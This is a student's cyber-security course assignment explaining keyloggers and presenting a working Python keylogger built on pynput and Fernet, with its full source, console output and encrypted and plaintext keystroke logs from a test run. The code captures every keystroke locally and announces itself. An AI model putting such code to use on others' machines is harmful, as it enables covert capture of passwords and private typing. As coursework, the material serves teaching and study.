NED UNIVERSITY OF ENGINEERING AND TECHNOLOGY

Introduction to Cyber Security (CT-484)

Assignment: Keylogger

NAME:	Maryam Irfan
ROLL NO:	CT-21018
BATCH:	2021

Submitted to Ms. Saadia Arshad

Table of Contents

Maryam Irfan (CT-018)

Keylogger

A **keylogger** is a form of malware that keeps track of and records the keystrokes as you type. It usually takes the information and sends it to a hacker using a command-and-control (C&C) server. Then the hacker analyzes the keystrokes to find out usernames and passwords and uses them to hack into otherwise secure systems.[1]

How do keyloggers work?

Keyloggers secretly infiltrate your computer, often hidden within Trojans or other malware. They track everything you type and save the data in small files, which attackers can access in various ways such as receiving it via email, uploading it to a website, or transmitting it wirelessly. For hardware-based keyloggers, the data usually stays stored on the device until the attacker physically retrieves it. [2]





Fig 1: Keyloggers hide on your device, recording your keystrokes.*[2]*

Maryam Irfan (CT-018)

Functional Flow of the Encrypted and Decrypted Keylogger

Diagram:



Explanation:

keylogger starts by displaying a message to indicate it is active and generates a secure encryption key to protect logged data. Using the **pynput** library, it listens for keystrokes recording normal char directly and labeling special keys e.g. Enter, Space. The recorded data is encrypted and saved to **log_encrypted.txt**. If the ESC key is pressed, the program stops listening, releases resources, and exits. It also logs a readable version with timestamps in **log_decrypted.txt** for easy review, ensuring secure data handling.

Maryam Irfan (CT-018)

CODE:

```
from pynput.keyboard import Key, Listener
from cryptography.fernet import Fernet
import logging
from datetime import datetime
import sys

# Generate a key for encryption
key = Fernet.generate_key()
cipher_suite = Fernet(key)

log_directory = r"C:\Users\DELL\Downloads"
encrypted_log_file = log_directory + "\\log_encrypted.txt"
decrypted_log_file = log_directory + "\\log_decrypted.txt"

# Configure logging to log encrypted messages
logging.basicConfig(
    filename=encrypted_log_file,
    level=logging.DEBUG,
    format='%(asctime)s: %(message)s',
    datefmt='%Y-%m-%d %H:%M:%S'
)

#  keylogger has started
if __name__ == "__main__":
    print("Keylogger is ON. Press Esc to stop it.")

def encrypt_log(message):
    """Encrypt log message before saving to the encrypted file."""
    return cipher_suite.encrypt(message.encode('utf-8')).decode('utf-8')

def on_press(key):
    try:
        # log message based on the key pressed
        if hasattr(key, 'char') and key.char is not None:
            log_message = f"Key pressed: {key.char}"
        elif key == Key.space:
            log_message = "Key pressed: [Space]"
        elif key == Key.enter:
            log_message = "Key pressed: [Enter]"
        elif key == Key.backspace:
            log_message = "Key pressed: [Backspace]"
        elif key == Key.tab:
            log_message = "Key pressed: [Tab]"
        elif key == Key.cmd:  # Detect the Windows key
            log_message = "Key pressed: [Windows]"
        elif key == Key.alt_l or key == Key.alt_r:  # Detect Alt key
            log_message = "Key pressed: [Alt]"
        elif key == Key.ctrl_l or key == Key.ctrl_r:  # Detect Ctrl key
            log_message = "Key pressed: [Ctrl]"
        else:
            log_message = f"Key pressed: [{key.name}]"

        # Encrypt the message for the encrypted file
        encrypted_message = encrypt_log(log_message)
        logging.info(encrypted_message)  # Log the encrypted message to the encrypted file

        # Add timestamp for the decrypted log
        timestamp = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
        decrypted_message = f"{timestamp} - {log_message}"

        # Log the plain text (decrypted) message to the decrypted file
        with open(decrypted_log_file, 'a') as decrypted_file:
            decrypted_file.write(f"{decrypted_message}\n")  # Write plain message with timestamp
```

Maryam Irfan (CT-018)

```python
    except AttributeError:
        log_message = "Key pressed: [Unknown]"
        encrypted_message = encrypt_log(log_message)
        logging.info(encrypted_message)

        timestamp = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
        decrypted_message = f"{timestamp} - {log_message}"

        with open(decrypted_log_file, 'a') as decrypted_file:
            decrypted_file.write(f"{decrypted_message}\n")

def on_release(key):
    # Stop listener if Esc key is pressed
    if key == Key.esc:
        print("Keylogger is closed")
        return False

try:
    with Listener(on_press=on_press, on_release=on_release) as listener:
        listener.join()
except KeyboardInterrupt:
    timestamp = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
    with open(decrypted_log_file, 'a') as decrypted_file:
        decrypted_file.write(f"{timestamp} - Keylogger is closed .\n")  #closure
```

OUTPUT:

```
Type "help", "copyright", "credits" or "license()" for more information.
>>
========= RESTART: C:\Users\DELL\Desktop\CT-018 keylogger Assignment.py ========
Keylogger is ON. Press Esc to stop it.
Keylogger is closed
Hello, This is a test.1234!@#$=()
>>
```

log_encrypted.txt:

2025-01-12 20:37:38: gAAAAABng-HCkzfvSKrhzwCOly-aqX4D_5g9Js90PTmTQ_Cyt6jbkBdF5SrTVCrdziNawAHHuoJSn7ic7opPJLtd4_Mrzlci7A==
2025-01-12 20:37:39: gAAAAABng-HD-p0niV8_Kf4c1N1paWcd1qII0h5DzeIZ3rtioKcZJft0inU4Fh2otKSptsjpoFZSqN0wlJ0O71Nn7eFJlhQoCg==
2025-01-12 20:37:39: gAAAAABng-HD6bZCUZagDYz6QBWKv4Rp9xzMo8ZpQX4E_vU-qtKiLZoIjjcusooEinc2EWPGw0Jz1jwDoxS4_bt_sEgc9QVWpQ==
2025-01-12 20:37:39: gAAAAABng-HDZTVDr2rqlED8EZ4P0vTPqhvODrKqn30ZDIyzRmZaez4QkwliW3Pp_BBRyBjVUanEoal1iVlb-A_JHGQyTC8tYA==
2025-01-12 20:37:40: gAAAAABng-HEC0E9vbQJQ3K_6aiqNMeWP5LImNyGkjxsyIeIBJ56aRDlW300so_FQgkpE4hV0h44r4dKE8dR41mmtoFZ4obzQg==
2025-01-12 20:37:40: gAAAAABng-HEQrbx4hUbv_rBgXQ53LZ3sdGoK7hop6Q_SN_1W9IYj-tys2bRmACLnFQ0XSuwoIbmeZEydeWvzYC5_Ajr04n-sA==
2025-01-12 20:37:47: gAAAAABng-HLjApO2RV6wN404nuzASQsi59Jh1LAk3YDRZaQohzMKEdoK7ikB-FqZu_l-3AaXh7xE_rdHfoA-b6Iywq44kvoFG834ttDvMq21lxjTD7tGjI=
2025-01-12 20:37:48: gAAAAABng-HMDDF9-7i_Wd5A7lxXBPnSSKRWd8XXaclnGSBhPZ1xW9Z1ieueARRuuoFZUO9d9N1TdHXmv0lM6VYFJmQ-hZEfFEYKb0KXRaWZ7CEr2k-gHME=
2025-01-12 20:37:48: gAAAAABng-HMdx8EEK_NiiXbOpZyccHKXjDgtD5DFoFlf7_SMoapd9sTxaF1HbmX9gyw-2s4RkogC5BJiGxDR8lcH_ocABLbaQ==
2025-01-12 20:37:48: gAAAAABng-HM9rLJ6XR5nOOnClVkqfF7_u2ITY476Lc7IncX5yc5vnMhihhR4bbieFpQptRsKmcPR1Qp5KiwWBWMx_qkJcx1Jg==

Maryam Irfan (CT-018)

```
2025-01-12 20:37:49: gAAAAABng-HNRJUoIKwvrJIyaPQaBrOswc800rUEPtFoaN05tQKNuf8D8BNSyIL-
p0PhIfqHNKVltaRGpqbOhF4Cg0WCRUU87w==
2025-01-12 20:37:49: gAAAAABng-
HNUbBAGe3Yi8TG2exHIOSpi2bdpShsGWMUqgfF8MVBUZwsIPfbp72oHMvRuB7yY0bzwFowe3K9yNHpqxDd0njH2A==
2025-01-12 20:37:50: gAAAAABng-
HOimV0JCwLnYHeVs9J4RIOPLbQlPZb3pyI2vOTJMt-7e8JVAfvwRx5Q3PFiijO37FX_i6HKdbrQ6UxIPP0T9gmKo3TtqDNxOs0XThEYBbn3
KA=
2025-01-12 20:37:50: gAAAAABng-HOY6CxN7h8bUQItQbryiRnVsxuwxeK96-IxMyeDcc-dE2_ArMjxbDyCMSQlqQBSctYF-
G23T5XcP2hHUt5Hw4_tw==
2025-01-12 20:37:50: gAAAAABng-HOjOFqAyKczae4zhB1WvCVJvvEXFaJJ-tUnxxSH8bamxH0t6b6DKStpLoArM4-pQJY81C-
LESQURJGt_QbyFw-Ng==
2025-01-12 20:37:51: gAAAAABng-HPScB5RcNZP4UWrYbkFhfmbJqHbvOmBwhu-B0STGw9yjY9HftsDEjGk1UkrntAJ-Az5H15vd975-
db3KB2is18_N4AUP_yRDY_XWO-iRYgw90=
2025-01-12 20:37:51: gAAAAABng-HPTEc4X47ghjS9_52UejqtQ_cTgGDWIFdlZNfnf1xK24nFxPY8GStvkg3xvG2_B0gqJ_fEDEbj7r-v-
MZ3WNgwUQ==
2025-01-12 20:37:52: gAAAAABng-HQX92pFRogEcxOOYovtIIiCgT22uOHSaomEOn91_n0mjSol9Ofz2-
BISSIio6oIibRgbOijPR9H2m-8GgQvwIckO8pKA8VVgvrihvaw_uQ0h4=
2025-01-12 20:37:52: gAAAAABng-HQyC-
EUVSw45pAJ4u86iP1UPCZdkv_cVMDTwzgVh6ce7bO9W-690z5QQLF5chpybD2WQhxmn7BaM6YlLZwsNWQfA==
2025-01-12 20:37:52: gAAAAABng-HQ_mmGm0RaNqIIA751uh0PtBIpV-
s2blEdck8xpvHqIN_e6hYcSEsbi3kjC7SrQ962krS2rRY7Dd0BTvntpwQp4g==
2025-01-12 20:37:52: gAAAAABng-HQrthE_nSEnaw35o6kvChSAHUUEnn64
```

log_decrypted.txt:

```
2025-01-12 20:37:38 - Key pressed: [shift]
2025-01-12 20:37:38 - Key pressed: H
2025-01-12 20:37:39 - Key pressed: e
2025-01-12 20:37:39 - Key pressed: l
2025-01-12 20:37:39 - Key pressed: l
2025-01-12 20:37:40 - Key pressed: o
2025-01-12 20:37:40 - Key pressed: ,
2025-01-12 20:37:47 - Key pressed: [Space]
2025-01-12 20:37:48 - Key pressed: [shift]
2025-01-12 20:37:48 - Key pressed: T
2025-01-12 20:37:48 - Key pressed: h
2025-01-12 20:37:49 - Key pressed: i
2025-01-12 20:37:49 - Key pressed: s
2025-01-12 20:37:50 - Key pressed: [Space]
2025-01-12 20:37:50 - Key pressed: i
2025-01-12 20:37:50 - Key pressed: s
2025-01-12 20:37:51 - Key pressed: [Space]
2025-01-12 20:37:51 - Key pressed: a
2025-01-12 20:37:52 - Key pressed: [Space]
2025-01-12 20:37:52 - Key pressed: t
2025-01-12 20:37:52 - Key pressed: e
2025-01-12 20:37:52 - Key pressed: s
2025-01-12 20:37:53 - Key pressed: t
```

```
2025-01-12 20:37:57 - Key pressed: 1
2025-01-12 20:37:58 - Key pressed: 2
2025-01-12 20:37:58 - Key pressed: 3
2025-01-12 20:37:58 - Key pressed: 4
2025-01-12 20:38:05 - Key pressed: [shift]
2025-01-12 20:38:05 - Key pressed: !
2025-01-12 20:38:12 - Key pressed: [shift]
2025-01-12 20:38:12 - Key pressed: @
2025-01-12 20:38:16 - Key pressed: [shift]
2025-01-12 20:38:16 - Key pressed: #
2025-01-12 20:38:25 - Key pressed: [shift]
2025-01-12 20:38:25 - Key pressed: $
2025-01-12 20:38:31 - Key pressed: =
2025-01-12 20:38:35 - Key pressed: [shift]
2025-01-12 20:38:35 - Key pressed: (
2025-01-12 20:38:36 - Key pressed: [shift]
2025-01-12 20:38:37 - Key pressed: [shift]
2025-01-12 20:38:38 - Key pressed: )
2025-01-12 20:38:39 - Key pressed: [Windows]
2025-01-12 20:38:39 - Key pressed: [shift]
2025-01-12 20:38:39 - Key pressed: S
2025-01-12 20:38:44 - Key pressed: [esc]
```

References

1. https://www.fortinet.com/resources/cyberglossary/what-is-keyloggers
2. https://www.avast.com/c-keylogger